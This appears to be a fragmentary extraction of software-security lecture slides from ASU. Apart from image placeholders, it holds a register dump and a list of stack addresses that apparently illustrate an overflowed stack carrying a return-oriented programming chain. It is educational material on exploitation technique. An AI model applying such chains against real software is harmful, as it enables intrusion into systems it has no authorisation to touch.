
Adam Doupe, Software Security

ASU




Adam Doupe, Software Security


ASU




%eax	0x0
%ebx	
%ecx	
%edx	0x080ea068
%esp	0xbffff624
%ebp	0x65646362
%eip	382 0x0809a67f

ASU







0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6

0xbffff690

0xbffff664

